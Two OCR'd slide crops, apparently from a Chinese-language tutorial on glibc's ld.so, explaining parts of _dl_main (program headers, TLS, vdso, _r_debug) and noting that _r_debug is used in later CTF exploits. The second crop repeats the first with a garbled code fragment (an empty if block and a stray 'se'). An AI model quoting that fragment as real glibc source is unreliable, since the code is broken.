
```
$ 
    for (ph = phdr; ph < &phdr[phnum]; ++ph)
        switch (ph->p_type)
        {
        case PT_PHDR:
            ...
        case PT_NOTE:
            ...
        }

    if (main_map->l_tls_initimage != NULL)
        main_map->l_tls_initimage = (char *)main_map->l_tls_initimage +
                                    main_map->l_addr;

    if (... /* 如果 ld 有多個 name */)
    {
        static struct libname_list newname;
        ... // update member
        GL(dl_rtld_map).l_libname->next = &newname;
    }

    setup_vdso(main_map, &first_preload);
    setup_vdso_pointers();
    struct r_debug *r = _dl_debug_initialize(GL(dl_rtld_map).l_addr,
                                             LM_ID_BASE);
```

vdso 也有自己的 link_map，初始化完後會將 vdso function 位址存到 ld link_map 的 function ptr member

$ DL Start

_dl_main part2

- Parse program header 並初始化 link_map
- 更新存放 TLS 變數 section 的位址
- ld 有多個名稱，更新 link_map 所紀錄的 name list
- 解析 dynamic section，並 cache hash table
- 設置 vdso link_map 以及 function pointer
- 初始化全域變數 _r_debug




```
$
    for (ph = phdr; ph < &phdr[phnum]; ++ph)
        switch (ph->p_type)
        {
        case PT_PHDR:
            ...
        case PT_NOTE:
            ...
        }

    if (main_map->l_tls_initimage != NULL)
        main_map->l_tls_initimage = (char *)main_map->l_tls_initimage +
                                    main_map->l_addr;

    if (... /* 如果 ld 有多個 name */)
    {
        static struct libname_list newname;
        ... // update member
        GL(dl_rtld_map).l_libname->next = &newname;
    }

    if (!rtld_is_main)
    {

    }

    se
    setup_vdso_pointers();
    struct r_debug *r = _dl_debug_initialize(GL(dl_rtld_map).l_addr,
                                             LM_ID_BASE);
```

正常情況下 _r_debug 在 debug 時相關資料才有用，不過在後面 CTF 題做 exploit 時會使用到

$ DL Start

_dl_main part3

- 初始化一大堆變數
  - TLS module id
  - RELRO
  - Other
- executable 的 link_map 會將 _r_debug 的位址存到 l_info[DT_DEBUG]

